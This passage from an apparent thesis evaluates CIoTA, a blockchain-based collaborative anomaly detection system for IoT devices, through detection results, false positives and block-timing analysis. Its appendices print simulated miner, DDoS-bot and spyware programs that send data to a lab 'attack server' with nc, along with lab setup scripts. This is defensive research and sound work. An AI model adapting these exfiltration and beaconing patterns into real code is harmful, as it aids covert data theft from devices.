Trial #	Detection %	Trial #	Detection %	Trial #	Detection %	Trial #	Detection %
1	100	10	66	19	66	28	100
2	100	11	100	20	83	29	100
3	100	12	100	21	83	30	100
4	100	13	100	22	100	31	87
5	100	14	100	23	83	32	50
6	100	15	100	24	66	33	87
7	100	16	100	25	83	34	75
8	100	17	66	26	66	35	12
9	100	18	33	27	33	36	25




Figure 28. Detection Percentages: One Compromised Node




Figure 29. Detection Percentages: Three Compromised Nodes




Figure 30. Detection Percentages: Six Compromised Nodes




Figure 31. Detection Percentages: Eight Compromised Nodes

Table 11 and Figure 32 describe changes in the detection percentages as the number of compromised hosts increases. For each factor value, the average of trial detection percentages is listed. Table 11 shows that detection percentage drops as the number of compromised hosts increased. Figure 32 illustrates this change. This occurs because larger numbers of compromised nodes can influence the consensus value stored in blocks. When combined with the timing issues discussed in Section 5.2, this allows a few malicious nodes to avoid detection. When only one malicious node is present, it is difficult to hide. This continues when there are three malicious nodes; the infection is unable to strongly influence the consensus of the network.

Table 11. Detection Percentage by # Compromised Hosts

# Compromised Hosts	Detection Percentage
1	1.00
3	0.85
6	0.74
8	0.71




Figure 32. Detection Percentage by Number of Compromised Nodes

Table 12 and Figure 33 describe the detection percentages by malware simulations. This data shows that the system is adept at detecting malware simulation 1 and 2, but not malware simulation 3. This occurs because malware simulations 1 and 2 have a sustained effect, while malware simulation 3 sees periodic activity. All of the malware simulations see a spike in activity immediately after the infection, but the CPU changes in malware simulation 1 and the connections and process count changes in malware simulation 2 persist throughout the trial period. Also, the lack of a file I/O variable limits the ability to detect malware simulation 3's activity.

Table 12. Detection Percentage by Malware Simulation

Malware Simulation	Detection Percentage
1	0.92
2	0.90
3	0.66




Figure 33. Detection Percentage by Malware Simulation

5.4 False Positives

Over the course of 36 trials, there are 44 false positive detections, averaging 1.22 per trial. False positives occur when an alert is generated for a node that does not have malware, or when a selected node generates an alert before the malware has launched. The majority of these occur immediately after accepting a block with different values. Since this coincides with receiving blocks from another node, the network variable is always high, which can contribute to lower scores and thus false positives. However, a single variable is not enough to cause a failure. In many cases, CPU usage and process count contribute to the alert. A local spike in CPU usage and process count, likely from the background OS, coincides with a large amount of network traffic. This represents the most likely cause of the false positives.

In trials with eight compromised nodes, false positives may occur for a different reason. With eight compromised nodes, the values in the trusted model are manipulated by the malware. This has a side-effect of making normal-behaving nodes look anomalous, which in turn leads them to generate false positive alerts. Table 19 in Appendix H contains detailed information about every false positive, and shows the variables involved.

5.5 Block Characteristics

This section provides additional data about blocks, particularly how malware infections affect the Blockchain's consensus mechanism. This data reinforces the fact that CIoTA, and collaborative anomaly detection in general, is less effective when a large proportion of nodes are compromised.

The values stored in blocks represent the trusted model that nodes compare themselves against. If these values are manipulated, the attacker has effectively corrupted the trusted model. Figure 34 shows an example of this. Each point is a CPU load average value from a block. Specifically, the CPU variables from all records in a completed block are averaged together to produce a single value. The lines represent three different trials: a control trial, Trial 1, and Trial 30. The control trial has no malware, and trials 1 and 30 both feature malware simulation 1. However, while Trial 1 has a single malicious node Trial 30 has eight. The malware is launched at 300 seconds into each trial. The block values in Trial 1 are similar to the control trial, which indicates that a single malicious node cannot affect the trusted model. In contrast, the block values in Trial 30 show an increase. By the end of Trial 30, the detection system assumes that a CPU load average of 0.8 is normal activity. Additionally, three false positives are generated in this trial from normal nodes comparing themselves against these high block CPU values.




Figure 34. Block CPU Values Comparison

Tables 13 and 14 show block timing data organized by factor. The average number of blocks is listed; more blocks indicates that consensus is running smoothly. The average time between blocks is also listed; lower times are desired. Tables 13 and 14 also show the average time of the last block, out of 600 seconds. Large differences in this column indicate that consensus is slowing down, which may be indicative of malicious nodes manipulating blocks. There is not a clear distinction in Table 13, but there are trends in Table 14. The average number of blocks decreases as higher numbers of nodes are infected. Additionally, when there are eight infected nodes the last block occurs, on average, 79 seconds before the stop of the trial. This means that over a minute passes without nodes comparing themselves to each other. These timing issues decrease the effectiveness of the system.

Table 13. Block Timing by Malware Simulation

Malware Simulation	Average # of Blocks (s)	Average Time to Next Block (s)	Average Last Block Time (s)
1	14.42	39.69	554.92
2	13.83	45.64	550.30
3	15.17	39.05	573.59

Table 14. Block Timing by # Compromised Nodes

# Compromised Nodes	Average # of Blocks (s)	Average Time to Next Block (s)	Average Last Block Time (s)
1	16.33	36.05	578.89
3	15.78	36.56	571.67
6	13.11	47.51	571.00
8	12.67	42.51	521.00

5.6 Scalability

This experiment utilizes 12 nodes on the test network, but this concept can scale to larger numbers of hosts. Golomb's research [32] utilizes 48 Raspberry Pis successfully. There is no specific bottleneck limiting scalability, but there are several things to consider. Firstly, the current code is configured to send TCP messages to a single alert server. The current configuration does not provide a mechanism for adding multiple alert servers. To combat this centralization, the code should be modified to allow for more alert servers or should be changed to an alternate message format, such as sending an email to network admins. Secondly, the current configuration uses a multicast group on an isolated network. For deployment on the primary network, or on an Internet-connected interface, consultation with a network administrator is required to ensure that multicast packets can reach all devices and to limit the forwarding of these packets to only what is required. Different scenarios may require a specific multicast address. Other than these considerations, this IDS should be able to scale to large numbers of hosts.

5.7 Chapter Summary

This chapter describes the results of the experiment laid out in Chapter 4, and provides analysis. Section 5.2 provides the success or failure results and delivers an explanation for why nodes go undetected. Section 5.3 explains detection percentages. Section 5.4 discusses the false positive results and why they occur. Section 5.5 discusses block characteristics, and Section 5.6 provides an overview of scalability concerns.

VI. Conclusions and Recommendations

6.1 Chapter Overview

This chapter summarizes the research results found during experimentation. Section 6.2 discusses conclusions from the experiment and the hypothesis. Section 6.3 explains the significance and contributions of this research. Section 6.4 describes possibilities for future research.

6.2 Research Conclusions

The hypothesis states that the anomaly detection system solution successfully alerts on IoT botnet malware. This is successful, as every trial is able to detect a malware intrusion. However, many of these are only partial detections, and overall only 75% of malicious nodes are identified. There are also a large number of false positives, averaging 1.22 per trial. The system is effective at detecting intrusions from malware simulations 1 and 2, with both averaging above 90%. Additionally, experiments show that a single compromised node cannot affect network consensus. This reinforces the claim that increased numbers of nodes enhance the difficulty for attackers to affect the Blockchain and the IDS.

6.3 Research Significance

The majority of IoT security research focuses on the perimeter defenses and relies heavily on network segmentation. This research shows that security solutions can be deployed directly to IoT devices. This allows for increased flexibility and presents more options to network owners. The collaborative anomaly detection system leverages fellow IoT devices as a security asset and presents a security system that is effective at detecting common types of IoT malware. The ability to customize and adjust the detection model allows this Blockchain design to be used for a variety of different applications. When tailored to a specific threat, such as with malware simulation 1 and 2, this method is effective.

This research is limited because it requires many identical IoT devices to be effective. If the majority of the network is compromised, detection becomes less effective. Additionally, this research only detects an intrusion, it does not prevent an attack. Further limitation include encryption, where the use of symmetric encryption requires keys to be pre-shared amongst all nodes. The resource requirements are low, but still may be too high for some IoT devices. Implementation of this solution does require the ability to run code on a device, which may be unavailable in commercial products.

6.4 Future Research

Many of the detection failures in the experiment can be attributed to problems with the detection model. The primary issue is that polling occurs too fast and sees the malware infection as a gradual change instead of a drastic one. This thesis theorizes that looking at changes over a larger window improves this detection. For example, the agent could consume new data every second, but save the maximum and minimum values. Comparisons on the difference between these two values occur after a 30 second window. Future research is warranted to test this theory.

A second issue is the malware samples and detection variables. In this thesis, six detection variables are split evenly in the scoring calculations. However, more complex malware samples, and a detailed analysis of these samples, may determine that equal weighting is not appropriate. For instance, if CPU usage has a pronounced effect on all malware samples, weighting it higher may lead to improved detection rates. Further research into different model configurations may result in better detection abilities. Similarly, new variables in areas like file I/O and power consumption can be explored.

This thesis uses Raspberry Pi devices that lack a running IoT application. The presence of such an application complicates detection but improves realism. Actual IoT devices may be used if command line access to the underlying OS can be achieved. Additionally, connecting a camera to the Raspberry Pi and installing relevant applications may provide enhanced realism. A similar software improvement is the concept of a “vendor update”, where a non-malicious code change is pushed to all nodes. If the system can successfully react to such an event, it increases its applicability. Further research could investigate how the Blockchain reacts, particularly if there are a large number of alerts.

The Raspbian Stretch OS includes unnecessary programs and processes that may impact testing. A lighter OS, or even a smaller and more resource-constrained device, improves the realism of the scenario and more closely mimics actual IoT devices.

Appendix A.   Malware Simulation Code

```
// sample1.cpp
// Malware Simulation 1 is designed to mimic cryptocurrency mining bots
// The string "hello" has a number appended to the end. The hash is
// calculated and checked to see if it starts with four zeros. If it
// matches, the number will be sent to the attack server. If the hash
// does not match, the number is incremented and the hash is
// recalculated.
#include <string.h>
#include <stdio.h>
#include <string>
#include <stdlib.h>
using namespace std;
int main() {
    char buff[75];
    string s = "hello";
    string s1;
    string command;
    FILE *fp;
    // This loop runs four times, which covers the trial period
    for (int i =0; i< 4;i++) {
        // Calculate the hash and store in buffer
        int x = 1;
        s1 = s + to_string(x);
        command = "echo " + s1 + " | openssl sha256";
        fp = popen(command.c_str(), "r");
        fgets(buff, 74, fp);
        pclose(fp);
        buff[74] = '\0';
        // The output from the openssl command begins with some
        // additional text, so the first character is at position 9
        while (!(buff[9] == '0' && buff[10] == '0' && buff[11] == '0'
&& buff[12] == '0')) {
            // If the check failed, reset the buffer, increment x,
            memset(buff, '\0', 75);
            x++;
            s1 = s + to_string(x);
            command = "echo " + s1 + " | openssl sha256";
            fp = popen(command.c_str(), "r");
            fgets(buff, 74, fp);
            pclose(fp);
            buff[74] = '\0';
        }
        // After a successful check, send the nonce
        memset(buff, '\0', 75);
        command = "echo " + to_string(x) + " | nc 192.168.0.163 29292 -
w 1";
        system(command.c_str());
    }
}
```

Figure 35. Malware Simulation 1 Code: Cryptocurrency Mining Bot

```
// sample2a.cpp
// This malware simulation mimics DDoS malware. It spawns a second
// process to watch the system for ports, and then opens and maintains
// a connection to the attack server. This simulates waiting for
// an attack command
#include <stdlib.h>
using namespace std;
int main() {
    // This command starts the sample2b process in the background
    system("./sample2b &");
    // This loop opens a connection and attempts to keep it open for
    // five minutes. If the connection is lost, it will reconnect
    while (true) {
        system("nc 192.168.0.163 29292 -w 300");
    }
}

// sample2b.cpp
// This is the second program for malware simulation 2. This process
// simply watches the open ports on the system, running the command
// every second.
#include <stdlib.h>
#include <thread>
#include <chrono>
using namespace std;
int main() {
    while(true) {
        system("netstat -untap > /dev/null 2>&1");
        std::this_thread::sleep_for (std::chrono::seconds(1));
    }
}
```


Figure 36. Malware Simulation 2 Code: DDoS Malware

```cpp
// sample3.cpp
// This malware simulation mimics spyware. The malware constantly
// writes to a file, which is similar to saving video or audio data.
// After a set period, the malware sends the collected data to the
// attack server. This process repeats to cover the entire trial
// period.
#include <stdlib.h>
#include <thread>
#include <chrono>
#include <iostream>
#include <stdio.h>
#include <string>
#include <fstream>
using namespace std;
int main() {
    ofstream myFile;
    // Loop to cover trial period
    for (int k=0; k<5; k++)  {
        // Open file for writing
        myFile.open("sample3b.txt", ios::out | ios::app);
        // Every 60 seconds, write the word hello 20 times
        for (int i = 0; i < 60; i++) {
            for (int j = 0; j < 20; j++) {
                myFile << "hello";
            }
            this_thread::sleep_for (chrono::seconds(1));
        }
        myFile.close();
        // After 60 seconds, send the data to the attack server
        system("cat sample3b.txt | nc 192.168.0.163 29292 -w 2");
    }
    system("rm sample3b.txt");
}
```

Figure 37. Malware Simulation 3 Code: Spyware

Appendix B. Raspberry Pi Setup

Each Raspberry Pi is provided an 8 GB Secure Digital (SD) card with an unaltered Raspbian Stretch Operating System. This is plugged into a monitor and keyboard to configure the Wi-Fi interface and hostname using the raspi-config script that comes on every Raspbian distribution. Additionally, the SSH server is enabled on each Pi. After the Pis are configured, they are plugged into the test network. A static IP address is added by editing the dhcpcd.conf file located in the /etc/ directory. The routing metrics are also modified to make the Ethernet interface value larger than the Wi-Fi interface. The means that unless a command explicitly specifies the test network (192.168.0.0/24) it defaults to the Wi-Fi interface. This allows easier control over the device and keeps the eth0 interface clear from extraneous traffic. These metrics can be seen in Figure 38, where the eth0 interface is set to 450 and the wlan0 interface is set to 303.



```
pi@mosby-pi01:~ $ ip r
default via 10.1.14.1 dev wlan0 src 10.1.14.151 metric 303
default via 192.168.0.1 dev eth0 src 192.168.0.151 metric 450
10.1.14.0/24 dev wlan0 proto kernel scope link src 10.1.14.151 metric 303
192.168.0.0/24 dev eth0 proto kernel scope link src 192.168.0.151 metric 450
```

Figure 38. Routing Metrics

Next, SSH keys are set up to allow easy access to the Pis from the test computer. The test machine's public key is sent to each of the Pis, so that it is recognized when a new SSH session is created. This allows the test computer to access Pis without having the manually enter the password. The command is:

```
cat ~/.ssh/id_rsa.pub | ssh pi@10.1.14.151 'cat >>
.ssh/authorized_keys`
```

The install script in Figure 39 must be sent to Pis 1-12 and 14. This script sets up cmake, telnet, the spdlog library, and the matrixssl library. The code is transferred to each Pi using SCP. An example for sending the script to Pi 1 is:

```
scp install.sh pi@10.1.14.151:/home/pi
```

Once a file has been transferred, it requires permission changes to run. This can be accomplished using the chmod command, which changes the permissions on a file. An example is `chmod 777 install.sh`, which allows the install script to run. After installing several libraries, it downloads and compiles the Blockchain code from the test control server at IP address 10.1.14.128. This command takes time due to having to compile source code. Once this step finishes, the Pi is ready to participate in the Blockchain. The alert server also requires the Blockchain code (it has its own executables) but the attack server does not.

```bash
#!/bin/bash
# install_script.sh
# This script installs all dependencies for the Blockchain agent
# These include cmake for compilation, spdlog for logging, telnet for
# the malware simulation, and the actual code from Github
# This section installs cmake
wget https://cmake.org/files/v3.13/cmake-3.13.0-rc2.tar.gz
tar -zxf cmake-3.13.0-rc2.tar.gz
cd cmake-3.13.0-rc2
sudo ./bootstrap
sudo make
sudo make install
# This section installs spdlog and telnet
sudo apt-get -y install libspdlog-dev
sudo apt-get install telnetd
# This section installs the agent code in a directory called ciota
cd ~
scp -r josh@10.1.14.128:/ciota ./ciota
cd ciota
chmod 777 install_matrixssl.sh
./install_matrixssl.sh
# The matrixssl library has some pathing issues, but were solved
# by adding this to the C++ include path.
sudo echo "export
CPLUS_INCLUDE_PATH=/home/pi/ciota/matrixssl/core/include/core:/home/pi/
ciota/matrixssl/core/config:/home/pi/ciota/matrixssl/core/osdep/include
:/home/pi/ciota/matrixssl/core/include" >> /etc/profile
mkdir build
cd build
cmake ..
make
```

Figure 39. Agent Install Script

Appendix C. Pilot Studies Setup

After the Raspbian operating system is launched and the telnet client is installed, the pilot studies are conducted. The first step is to install the metrics.sh script in the home directory for the "pi" user on Pis 1-12, which is the main login account for each Raspberry Pi. This code is shown in Figure 40, but detailed explanations of the commands are in Section 3.3. The code is transferred to each Pi using the SCP command detailed in Appendix B, with the destination location being the pi user's home folder. Once the code is transferred to Pis 1-12, it can be controlled from the test machine using PSSH. This command launches a non-interactive SSH shell to the target host, and performs this action in parallel for all specified hosts. An example of PSSH is:

```
pssh -h hosts -l pi "chmod 777 metrics.sh"
```

The -h option is the target file and determines what computers this command contacts. The file named "hosts" consists of the IP addresses of Pis 1-12, and this example changes the permissions of the metrics.sh script on all twelve machines. The IP address used in the hosts file is for the Wi-Fi interface, as the test control computer is not connected to the hard-wired test network. The -l option lists the user account that is used to login. In this research, the "pi" user is utilized. Since the metrics script is in the pi user's home directory, no additional folder paths are needed. Another useful option in the PSSH command is timeout (-t). When the timeout period ends, the command stops as well, which is useful for stopping the executable. This technique is used throughout this research. For example, when the agent is run during the main experiment, the timeout is set to 600 seconds. This kills the agent process on each node after 600 seconds, or ten minutes, have elapsed.

```
#!/bin/bash
# metrics.sh
```

```
    # pulls data every second on memory, cpu, disk, tx, rx, established
    # connections, logins, and number of processes.  Output is saved to
    # a file called metrics.txt
    rm metrics.txt
    echo "Date,Mem,CPU,Disk,Rx,Tx,EstConn,Login,ProcCount" >>
metrics.txt
    rx_old=`netstat --interfaces | grep eth0 | awk '{print $3;}'`
    tx_old=`netstat --interfaces | grep eth0 | awk '{print $7;}'`
    while :
    do
        sleep 1
        mem=`free -m | awk 'NR==2{printf "%.2f", $3*100/$2 }'`
        cpu=`top -bn1 | grep load | awk '{printf "%.2f", $(NF-2)}'`
        disk=`df -h | awk '$NF=="/"{printf "%s", $5}'`
        rx_new=`netstat --interfaces | grep eth0 | awk '{print $3;}'`
        tx_new=`netstat --interfaces | grep eth0 | awk '{print $7;}'`
        rx=$(($rx_new - $rx_old))
        tx=$(($tx_new - $tx_old))
        tx_old=$tx_new
        rx_old=$rx_new
        est=`sudo netstat -untap | grep EST | wc -l`
        log=`last -s -10min | wc -l`
        pc=`ps aux | wc -l`
        dat=`date "+%Y-%m-%d %H-%M-%S.%3N"`
        echo "$dat,$mem,$cpu,$disk,$rx,$tx,$est,$log,$pc" >> metrics.txt
    done
```

Figure 40. Metrics Script

All Pis are now ready for execution. Pi 13 is the attack server, and the malware samples are staged on this device prior to the start of any trial. The code for the malware samples is described in Appendix A. These individual files are combined into a single archive using a tar command. The archive is then sent to a directory where it can be accessed via the Apache web service. The commands to accomplish these tasks are:

`tar -cf samples.tar sample1 sample2a sample2b sample3` and `sudo cp samples.tar /var/www/html`

Appendix D. Pilot Studies Execution

To begin the execution of the baseline trials, the metrics.sh script is launched on Pis 1-12 via PSSH. By setting a timeout of 600 seconds, the metrics.sh script halts after 10 minutes of execution. The command is:

```
